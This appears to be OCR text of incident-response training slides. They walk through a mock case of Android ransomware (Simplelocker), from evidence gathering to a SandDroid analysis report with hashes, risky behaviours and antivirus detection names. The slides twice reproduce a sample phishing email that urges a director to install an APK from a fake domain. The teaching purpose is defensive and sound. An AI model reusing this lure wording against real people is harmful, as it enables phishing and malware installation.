


https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases


Incident resolution



- Longest phase
- Leads to solution (hopefully ☺)
- It is a cycle




Data Analysis & Resolution Research



- Identify **stakeholders** with useful data/evidence
- Notify them
- Ask them for the data/evidence

Data Analysis



ACME Director new mobile Software

To: Me
26/08/2015 14:04

Dear Director,

We have rolled out the following software for your company smart phone.
Please proceed to downloading and installing the application:

http://www.falseacmesite.notcom/youreallyshouldntdownloadthis.apk

Best Regards,

Fake ACME Staff


Director remembers receiving this email before the incident.

Ask for Mobile Model, OS version, etc.

Incident Report

Data Analysis

Method of infection	Director said that prior to the incident, he received an email suggesting that he installs new company software
Device	Nexus 5
OS version	Android 4.4 (Kit Kat)



ACME Director new mobile Software

To: Me
26/08/2015 14:04

Dear Director,

We have rolled out the following software for your company smart phone.
Please proceed to downloading and installing the application:

http://www.falseacmesite.notcom/youreallyshouldntdownloadthis.apk

Best Regards,


Fake ACME Staff

Resolution Research

- We will not pay ransom
- We have malware to analyse
  - understand the behaviour
  - reverse the operations
  - restore the device
- Isolate device


Static-Dynamic-Automated tools

Static (Code) analysis



Dynamic (Behavioural) analysis

Hybrid Automated tools



SandDroid

Advertisement Modules

N/A

IP Distribution

Urls

Country	Url	IP
Germany	N/A	212.112.245.170
N/A	http://xeyocsu7fu2vjhxs.onion/	N/A
United States	http://example.com/	93.184.216.119

Sensitive Files

What Next?

1 Automated hybrid Analysis

2 Dynamic Analysis

3 Static Analysis

4 Eradication & Recovery


Automated Hybrid Analysis

1 Online tool: SandDroid

- Andrubis, SandDroid, TraceDroid, Mobile Sandbox ….
- Custom tools
- ….

Disclaimer: Use with caution, especially in targeted attacks!

Automated Analysis



SandDroid

Report


General Information

Analysis Start Time	2014-10-08 15:04:16
Analysis End Time	2014-10-08 15:05:43
File MD5	FD694CF5CA1DD4967AD6E8C67241114C
File Size	4.69 MB
File Name	FD694CF5CA1DD4967AD6E8C67241114C.apk
Package Name	org.simplelocker
Version Code	1
Version Name	1.0
Min SDK	9
Target SDK	17
Max SDK	N/A
Pcap File	P
Logcat File	</>

Risk Score

100

Risky Behaviors



SandDroid


Risky Behaviors

- Encrypt or Decrypt data
- Executes shell code
- Exist unused permissions
- Gets the unique device ID, IMEI for GSM and MEID for ESN or ESN for CDMA phones
- Utilizes Java reflection

Malware Detected by VirusTotal

AVG	Android/Locker.A
Ad-Aware	Android.Trojan.SLocker.A
Baidu-International	✓
BitDefender	Android.Trojan.SLocker.A
ESET-NOD32	Android/Simplocker.A
F-Secure	Trojan:Android/SLocker.A
Fortinet	Android/Pletor.A!tr
Kaspersky	HEUR:Trojan-Ransom.AndroidOS.Pletor.a
McAfee	Artemis!FD694CF5CA1D
Qihoo-360	Trojan.Generic
Symantec	Android.Simplocker

Certificate



